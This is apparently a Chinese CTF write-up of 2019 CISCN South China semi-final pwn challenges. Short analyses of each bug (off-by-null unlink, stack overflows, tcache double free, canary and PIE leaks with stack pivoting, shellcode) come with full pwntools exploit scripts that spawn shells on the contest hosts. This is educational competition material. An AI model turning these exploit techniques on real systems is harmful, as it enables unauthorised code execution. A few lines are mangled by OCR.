
2019CISCN华南赛区半决赛之pwn

23R3F / 2019-07-06 09:10:00 / 浏览数 5176 安全技术 CTF 顶(1) 踩(0)

DAY1

pwn1

一道堆漏洞利用的程序，64位程序，除了pie以外其他保护机制都开了



```
unsigned __int64 ed()
{
  _BYTE *v0; // ST10_8
  int v2; // [rsp+Ch] [rbp-14h]
  unsigned __int64 v3; // [rsp+18h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  if ( key1 == 2 )                              // 只能用两次
    exit(0);
  puts("index:");
  v2 = read_int();
  if ( v2 < 0 || v2 > 0x20 || !heap[v2] )       // 0-0x20 heap[idx]不为空
    exit(0);
  puts("content:");
  v0 = heap[v2];
  v0[read(0, heap[v2], chunk_len[v2])] = 0;     // off by null
  ++key1;
  return __readfsqword(0x28u) ^ v3;
}
```

主要的漏洞点就出在这里，一个off by null，由于malloc的时候有限制，只能输入0x80--0x100的大小，这里比较好用的办法就是unlink，进行一次任意地址写

这里比较骚的地方是存在key1限制了edit函数的使用次数，以及存在key2限制使用show函数

主要的利用思路是：

- 先unlink一次使得key2为1，从而能show出libc，同时在用一次offbynull，使得key1为0
- 再次利用两次的edit，修改free_hook为system
- free一个内容为/bin/sh的chunk，即可getshell

exp

```
#encoding:utf-8
#!/upr/bin/env python
from pwn import *
def piedebug(addr):
   text_base = int(os.popen("pmap {}|awk '{{print $1}}'".format(p.pid)).readlines()[2],16)
   log.info("elf_base:{}".format(hex(text_base)))
   log.info("fake_heap:{}".format(hex(text_base + 0x202018)))
   #log.info("get_array:{}".format(hex(text_base + 0x202140)))
   if addr!=0:
       gdb.attach(p,'b *{}'.format(hex(text_base+addr)))
   else:
       gdb.attach(p)
   pause()
#-------------------------------------
def sl(s):
   return p.sendline(s)
def sd(s):
   return p.send(s)
```

```
def rc(timeout=0):
   if timeout == 0:
       return p.recv()
   else:
       return p.recv(timeout=timeout)
def ru(s, timeout=0):
   if timeout == 0:
       return p.recvuntil(s)
   else:
       return p.recvuntil(s, timeout=timeout)
def sla(p,a,s):
   return p.sendlineafter(a,s)
def sda(a,s):
   return p.sendafter(a,s)
def debug(addr=''):
   gdb.attach(p,addr)
   pause()
def getshell():
   p.interactive()
def msg(msg,addr):
   log.warn(msg+"->"+hex(addr))
#------------------------------------
def new(idx,size,content):
   rc()
   sl("1")
   ru("index:\n")
   sl(str(idx))
   ru("size:\n")
   sd(str(size))
   ru("gift: ")
   leak = int(ru("\n"),16)
   ru("content:\n")
   sd(content)
   return leak
def edit(idx,content):
   rc()
   sl("3")
   ru("index:\n")
   sd(str(idx))
   ru("content:\n")
   sd(content)

def free(idx):
   ru("4.show\n")
   sl("2")
   ru("index:\n")
   sd(str(idx))

def exp():
   new(2,0xf8,"/bin/sh")
   heap=new(32,0xf8,"a"*8)

   bss = 0x6020E0 + 32*8 #heap-0x10
   fd = bss-3*8
   bk = fd+8

   pay = p64(0)+p64(0xf1)
   pay+= p64(fd)+p64(bk)
   pay = pay.ljust(0xf0)
   pay += p64(0xf0)

   new(31,0xf8,"a"*8)
   new(30,0xf8,"a"*8)
   edit(32,pay)

   free(31)#unlink

   target = 0x6020E0 + 32*8 - 0x18
   pay = p64(target)*3 +  p64(elf.got['free'])
   pay = pay.ljust(0xf0,'a')
   pay += p64(1)
   edit(32,pay)

   sl("4")
   ru("index:")
   sl("32")
   p.recvline()
   leak = u64(p.recvline()[:6].ljust(8,'\x00'))
   libc_base = leak - libc.symbols['free']
   system = libc.symbols['system'] + libc_base
   free_hook = libc.symbols['__free_hook'] + libc_base
   print hex(leak)
   success(hex(system))

   pay = 'a'*0x18 +  p64(free_hook)
   pay = pay.ljust(0xf0,'a')
   pay += p64(1)a
   edit(30,pay)

   edit(32,p64(system))
   free(2)
   p.interactive()


if __name__ == '__main__':
   bin_elf = "./pwn"
   elf = ELF(bin_elf)
   context.binary=bin_elf
   context.log_level = "debug"
   #context.terminal=['tmux', 'splitw', '-h']
   if sys.argv[1] == "r":
       p = remote("172.29.3.112","9999")
       libc = elf.libc
   elif sys.argv[1] == "l":
       libc = elf.libc
       p = process(bin_elf)
   exp()
```

pwn4

32位程序，只开了nx保护，简单栈溢出漏洞

```
from pwn import*
context.log_level = "debug"

elf = ELF('./pwn')
p = remote("172.29.3.115","9999")
#p = process('./pwn')
libc = elf.libc


payload = 'a'*0x28
p.recv()
p.sendline(payload)
p.recvuntil('a'*0x28)
p.recv(8)
leak = u32(p.recv(4))
success(hex(leak))
libc_base = leak - 0x1b23dc
libc.address = libc_base
one = libc_base + 0x3ac69
print p.recv()
payload = 'a'*0x28 + 'bbbb' + p32(one)
p.sendline(payload)
p.interactive()
```

pwn8

64位只开了nx的静态编译程序

看起来是一道很麻烦的逆向题，实际上只是一个异或加密+栈溢出，生成ropchain，一把梭就完事了

exp

```
from pwn import*
#io = process("./easy_pwn")
io = remote("172.29.3.119","9999")
elf = ELF("./easy_pwn")
context.log_level = "debug"
from struct import pack
# Padding goes here
p = ''
p += pack('<Q', 0x00000000004040fe) # pop rsi ; ret
p += pack('<Q', 0x00000000006ba0e0) # @ .data
p += pack('<Q', 0x0000000000449b9c) # pop rax ; ret
p += '/bin//sh'
p += pack('<Q', 0x000000000047f7b1) # mov qword ptr [rsi], rax ; ret
p += pack('<Q', 0x00000000004040fe) # pop rsi ; ret
p += pack('<Q', 0x00000000006ba0e8) # @ .data + 8
p += pack('<Q', 0x0000000000444f00) # xor rax, rax ; ret
p += pack('<Q', 0x000000000047f7b1) # mov qword ptr [rsi], rax ; ret
p += pack('<Q', 0x00000000004006e6) # pop rdi ; ret
p += pack('<Q', 0x00000000006ba0e0) # @ .data
p += pack('<Q', 0x00000000004040fe) # pop rsi ; ret
p += pack('<Q', 0x00000000006ba0e8) # @ .data + 8
p += pack('<Q', 0x0000000000449bf5) # pop rdx ; ret
p += pack('<Q', 0x00000000006ba0e8) # @ .data + 8
p += pack('<Q', 0x0000000000444f00) # xor rax, rax ; ret
p += pack('<Q', 0x0000000000449b9c) # pop rax; ret
p += p64(59) # add rax, 1 ; ret
p += pack('<Q', 0x000000000040139c) # syscall

strings = ""
for i in p :
   strings += chr(ord(i)^0x66)

pay = 'a'*0x50 + strings

io.recv()
io.sendline(pay)
io.interactive()
```


DAY2

pwn3

64位只开了nx


这题本质上也是一个栈溢出，据说官方解法是srop

但我这里用的是系统调用execve(/bin//sh,0,0)这样的方法



```
00004004ED
00004004ED buf= byte ptr -10h
00004004ED
00004004ED ; __unwind {
00004004ED push    rbp
00004004EE mov     rbp, rsp
00004004F1 xor     rax, rax            ; Logical Exc
00004004F4 mov     edx, 400h           ; count
00004004F9 lea     rsi, [rsp+buf]      ; buf
00004004FE mov     rdi, rax            ; fd
0000400501 syscall                     ; LINUX - sys
0000400503 mov     rax, 1
000040050A mov     edx, 30h            ; count
000040050F lea     rsi, [rsp+buf]      ; buf
0000400514 mov     rdi, rax            ; fd
0000400517 syscall                     ; LINUX - sys
```

因为这里有条这样的gadget，不用白不用啊



```
:00000000004004E2 ; ------------------------------------
:00000000004004E2                 mov     rax, 3Bh
:00000000004004E9                 retn
:00000000004004E9 ; ------------------------------------
```

exp

```
#encoding:utf-8
#!/upr/bin/env python
from pwn import *
def piedebug(addr):
   text_base = int(os.popen("pmap {}|awk '{{print $1}}'".format(p.pid)).readlines()[1],16)
   log.info("elf_base:{}".format(hex(text_base)))
   log.info("fake_heap:{}".format(hex(text_base + 0x202018)))
   #log.info("get_array:{}".format(hex(text_base + 0x202140)))
   if addr!=0:
       gdb.attach(p,'b *{}'.format(hex(text_base+addr)))
   else:
       gdb.attach(p)
   pause()
#-------------------------------------
def sl(s):
   return p.sendline(s)
def sd(s):
   return p.send(s)
def rc(timeout=0):
   if timeout == 0:
       return p.recv()
   else:
       return p.recv(timeout=timeout)
def ru(s, timeout=0):
   if timeout == 0:
       return p.recvuntil(s)
   else:
       return p.recvuntil(s, timeout=timeout)
```

```
def sla(p,a,s):
   return p.sendlineafter(a,s)
def sda(a,s):
   return p.sendafter(a,s)
def debug(addr=''):
   gdb.attach(p,addr)
   pause()
def getshell():
   p.interactive()
def msg(msg,addr):
   log.warn(msg+"->"+hex(addr))
#-------------------------------------
def exp():
   aaa=asm(shellcraft.sh())
   pop_rdi_ret=0x00000000004005a3
   pop_rsi_r15=0x00000000004005a1
   pop_r14_r15=0x00000000004005a0
   mov_eax_exe_ret=0x00000000004004e3
   pop_r12_r13_r14_r15=0x000000000040059c
   pop_rbx_rbp_r12_r13_r14_r15=0x40059A
   mov_rdx_r13_rsi_r14_edi_r15_call=0x400580
   #call r12+rbx*8

   ret=0x004003a9
   main  = 0x4004ED
   syscall_ret=0x0000000000400517
   g = 0x4004da


   pay = "a"*16+p64(main)
   sd(pay)
   #print p.recv()
   stack = u64(p.recvuntil("\x7f")[-6:].ljust(8,"\x00"))

   msg("stack",stack)
   stack=stack-0x118
   msg("stack",stack)

   pay = "/bin//sh\x00".ljust(0x10,"\x00")

   pay+=p64(pop_rbx_rbp_r12_r13_r14_r15)+p64(10)+p64(0)+p64(stack)+p64(0)+p64(0)*2
   pay+=p64(mov_rdx_r13_rsi_r14_edi_r15_call)

   pay+=p64(mov_eax_exe_ret)
   pay+=p64(pop_rdi_ret)+p64(stack)
   pay+=p64(pop_rsi_r15)+p64(0)*2
   pay+=p64(syscall_ret)
   sd(pay)
   getshell()


if __name__ == '__main__':
   bin_elf = "./pwn"
   elf = ELF(bin_elf)
   context.binary=bin_elf
   context.log_level = "debug"

   if sys.argv[1] == "r":
       p = remote("172.29.3.114",9999)
       libc = elf.libc
   elif sys.argv[1] == "l":
       libc = elf.libc
       p = process(bin_elf)
   exp()
```

pwn6

这个略坑，比赛的时候没告诉libc，实际上是glibc2.27

就常规的做法，首先填满tcache，泄漏出libc

接着改fd，double free 改free hook为system

exp

```
#encoding:utf-8
#!/upr/bin/env python
from pwn import *
def piedebug(addr):
   text_base = int(os.popen("pmap {}|awk '{{print $1}}'".format(p.pid)).readlines()[1],16)
   log.info("elf_base:{}".format(hex(text_base)))
   log.info("fake_heap:{}".format(hex(text_base + 0x202018)))
   #log.info("get_array:{}".format(hex(text_base + 0x202140)))
   if addr!=0:
       gdb.attach(p,'b *{}'.format(hex(text_base+addr)))
   else:
       gdb.attach(p)
   pause()
#-------------------------------------
def sl(s):
   return p.sendline(s)
def sd(s):
   return p.send(s)
def rc(timeout=0):
   if timeout == 0:
       return p.recv()
   else:
       return p.recv(timeout=timeout)
def ru(s, timeout=0):
   if timeout == 0:
       return p.recvuntil(s)
   else:
       return p.recvuntil(s, timeout=timeout)
def sla(p,a,s):
   return p.sendlineafter(a,s)
def sda(a,s):
   return p.sendafter(a,s)
def debug(addr=''):
   gdb.attach(p,addr)
   pause()
def getshell():
   p.interactive()
def msg(msg,addr):
   log.warn(msg+"->"+hex(addr))
#-------------------------------------
def new(size,name,call):
   ru("choice:")
   sl("1")
   ru("Please input the size of compary's name\n")
   sl(str(size))
   ru("please input name:\n")
   sd(name)
   ru("please input compary call:\n")
   sd(call)

def free(idx):
   ru("choice:")
   sl("3")
   ru("Please input the index:\n")
   sl(str(idx))

def show(size):
   ru("choice:")
   sl("2")
   ru("Please input the index:\n")
   sl(str(size))


def exp1():
   new(0x18,"a"*8,"b"*8)
   new(0x100,"a"*8,"b"*8)
   new(0x100,"a"*8,"b"*8)
   #
   free(0)
   for x in range(8):
       free(1)
   new(0x100,"c"*8,"d"*8)#3
   show(3)
   ru("c"*8)
   libc.address = u64(p.recv(6).ljust(8,"\x00"))-88-8-0x10-libc.sym["__malloc_hook"]
   free_hook = libc.sym["__free_hook"]
   system = libc.sym["system"]
   msg("libc.address",libc.address)
   new(0x50,"a"*8,"b"*8)#4
   new(0x50,"a"*8,"b"*8)
   new(0x50,"a"*8,"b"*8)
   free(4)
   free(4)
   new(0x50,p64(free_hook),"b"*8)
   #piedebug(0)
   new(0x50,"/bin/sh\x00","b"*8)
   new(0x50,p64(system),"b"*8)
   #piedebug(0)
   free(7)
#   ru("choice:")
#   sl("3")
#   print p.recv()
   getshell()
   pause()

if __name__ == '__main__':
   bin_elf = "./pwn"
   elf = ELF(bin_elf)
   context.binary=bin_elf
   context.log_level = "debug"
   if sys.argv[1] == "r":
       p = remote("172.29.3.117",9999)
       libc = elf.libc
   elif sys.argv[1] == "l":
       libc = elf.libc
       p = process(bin_elf)
   exp1()
```

pwn7


64位保护全开，本质上仍然是栈溢出漏洞，只不过是c++写的

由于保护全开，需要依次泄漏出canary，elf base，libc base

然后由于可溢出的字节太少，又需要一波栈迁移，但只需要把栈抬高即可，没必要用到bss

最后就常规rop调用system来getshell

漏洞点就主要在这里



```
  char buf; // [rsp+0h] [rbp-30h]
  unsigned __int64 v5; // [rsp+28h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  v0 = std::operator<<<std::char_traits<char>>(&std::cout, "do you want to get something???");
  std::ostream::operator<<(v0, &std::endl<char,std::char_traits<char>>);
  read(0, &buf, 0x28uLL);
  printf("????%s\n", &buf);
  v1 = std::operator<<<std::char_traits<char>>(&std::cout, "OK???");
  std::ostream::operator<<(v1, &std::endl<char,std::char_traits<char>>);
  read(0, &buf, 0x29uLL);
  printf("6666%s\n", &buf);
  v2 = std::operator<<<std::char_traits<char>>(&std::cout, "I think you can do something now");
  std::ostream::operator<<(v2, &std::endl<char,std::char_traits<char>>);
  read(0, &buf, 0x40uLL);
  return __readfsqword(0x28u) ^ v5;
}
```

exp

```
#encoding:utf-8
#!/upr/bin/env python
from pwn import *
def piedebug(addr):
   text_base = int(os.popen("pmap {}|awk '{{print $1}}'".format(p.pid)).readlines()[1],16)
   log.info("elf_base:{}".format(hex(text_base)))
   log.info("fake_heap:{}".format(hex(text_base + 0x202018)))
   #log.info("get_array:{}".format(hex(text_base + 0x202140)))
   if addr!=0:
       gdb.attach(p,'b *{}'.format(hex(text_base+addr)))
   else:
       gdb.attach(p)
   pause()
#-------------------------------------
def sl(s):
   return p.sendline(s)
def sd(s):
   return p.send(s)
def rc(timeout=0):
   if timeout == 0:
       return p.recv()
   else:
       return p.recv(timeout=timeout)
def ru(s, timeout=0):
   if timeout == 0:
       return p.recvuntil(s)
   else:
       return p.recvuntil(s, timeout=timeout)
def sla(p,a,s):
   return p.sendlineafter(a,s)
def sda(a,s):
   return p.sendafter(a,s)
def debug(addr=''):
   gdb.attach(p,addr)
   pause()
def getshell():
   p.interactive()
def msg(msg,addr):
   log.warn(msg+"->"+hex(addr))
#-------------------------------------
def exp():
   name ="admin"
   new = ""
   for i in range(len(name)):
       new+=chr(ord(name[i])^i)

   #piedebug(0x0118A)
   ru("please input your name\n")
```

```
    sl(new)
    ru("do you want to get something???\n")

    sd("a"*0x19)
    ru("a"*0x18)
    canary = u64(p.recv(8))-0x61
    stack = u64(p.recv(6).ljust(8,"\x00"))-0x28
    msg("canary",canary)
    msg("stack",stack)
    ru("OK???\n")
    sd("b"*0x18+p64(canary))
    #pause()
    ru("I think you can do something now\n")
    pay = "c"*0x18+"a"*0x10+p64(canary)+"a"*8+"\xde\x50"#1/16
    #pay = "%7$p%8$p%9$p".ljust(0x18,"\x00")+p64(canary)*4+"\xa2\x11"#1/16
    sd(pay)
    #print p.recv()
    ru("do you want to get something???\n")

    sd("a"*0x21)
    ru("OK???\n")
    sd("b"*0x29)
    ru("a"*8)
    piebase = u64(p.recv(6).ljust(8,"\x00"))-0x1440
    msg("piebase",piebase)
    printf_got=elf.got["printf"]+piebase
    printf_plt=elf.plt["printf"]+piebase
    read_got=elf.got["read"]+piebase
    pop_rdi_ret=piebase+0x14a3
    leave_ret=piebase+0x10dc
    vul = piebase+0x10de
    msg("printf_got",printf_got)
    msg("printf_plt",printf_plt)
    msg("read_got",read_got)

    ru("I think you can do something now\n")
    gadget = "a"*0x8+p64(pop_rdi_ret)+p64(read_got)+p64(printf_plt)
    pay = gadget+p64(vul)+p64(canary)+p64(stack)+p64(leave_ret)
    sd(pay)
    libc.address = u64(p.recv(6).ljust(8,"\x00"))-libc.sym["read"]
    system = libc.sym["system"]
    msg("libc.address",libc.address)

    ru("do you want to get something???\n")
    #piedebug(0x11fe)
    sd("a"*0x8)
    ru("OK???\n")
    sd("b"*0x8)
    ru("I think you can do something now\n")
    gadget = "/bin/sh\x00"+p64(pop_rdi_ret)+p64(stack)+p64(system)
    pay = gadget+p64(0)+p64(canary)+p64(stack-0x10)+p64(leave_ret)
    sd(pay)
    getshell()






if __name__ == '__main__':
    bin_elf = "./pwn"
    elf = ELF(bin_elf)
    context.binary=bin_elf
    context.log_level = "debug"
    #context.terminal=['tmux', 'splitw', '-h']
    if sys.argv[1] == "r":
        p = remote("172.29.3.118",9999)
        libc = elf.libc
    elif sys.argv[1] == "l":
        libc = elf.libc
        #■■aslr■■■■
        #p = process(bin_elf, aslr=0)
        #■■libc■■■■■
        #p = process(bin_elf,env = {"LD_PRELOAD": "../libc-2.23.so.i386"})

    while True:
        try:
            p = process(bin_elf)
            exp()
        except:
            p.close()
```

pwn9

简单栈溢出，nx都没开，很明显，栈里面执行shellcode了

exp

```
#encoding:utf-8
#!/upr/bin/env python
from pwn import *
def sl(s):
   return p.sendline(s)
def sd(s):
   return p.send(s)
def rc(timeout=0):
   if timeout == 0:
       return p.recv()
   else:
       return p.recv(timeout=timeout)
def ru(s, timeout=0):
   if timeout == 0:
       return p.recvuntil(s)
   else:
       return p.recvuntil(s, timeout=timeout)
def sla(p,a,s):
   return p.sendlineafter(a,s)
def sda(a,s):
   return p.sendafter(a,s)
def debug(addr=''):
   gdb.attach(p,addr)
   pause()
def getshell():
   p.interactive()
def msg(msg,addr):
   log.warn(msg+"->"+hex(addr))
#------------------------------------
def exp():
   jmp = 0x08048554
   shellcode ='''
   xor    eax,eax
   push   eax
   push   0x68732f2f
   push   0x6e69622f
   mov    ebx,esp
   mov    ecx,eax
   mov    edx,eax
   mov    al,0xb
   int    0x80
   xor    eax,eax
   inc    eax
   int    0x80
   '''
   shellcode =asm(shellcode)
   shell="sub esp,0x28;call esp"
   shell =asm(shell)
   ru(">\n")
   pay = shellcode.ljust(0x24,"\x00")
```


```
    pay+= p32(jmp)
    pay+=shell
    #debug("b *0x8048554")
    sl(pay)
    getshell()




if __name__ == '__main__':
    bin_elf = "./pwn"
    elf = ELF(bin_elf)
    context.binary=bin_elf
    context.log_level = "debug"
    #context.terminal=['tmux', 'splitw', '-h']
    if sys.argv[1] == "r":
        p = remote("172.29.3.120",9999)
        libc = elf.libc
    elif sys.argv[1] == "l":
        libc = elf.libc
        p = process(bin_elf)
    exp()
```

2019CISCN华南赛区半决赛题目.zip (1.142 MB) 下载附件

点击收藏 | 1 关注 | 3

上一篇：2019CISCN华南线下两道web复现 下一篇：对某钓鱼网站的一次渗透测试

1. 2 条回复



pic4xiu 2019-10-23 15:11:10

问一下师傅, piedebug 函数里的 `log.info("fake_heap:{}".format(hex(text_base + 0x202018)))` 什么意思, 0x202018 是有什么讲究吗??

0 回复Ta

23R3F 2019-11-08 11:12:24

@pic4xiu 这个没啥讲究，这东西一般是在pie开启的时候为了方面看bss段数据自己加上去的

0 回复Ta

登录 后跟帖

先知社区
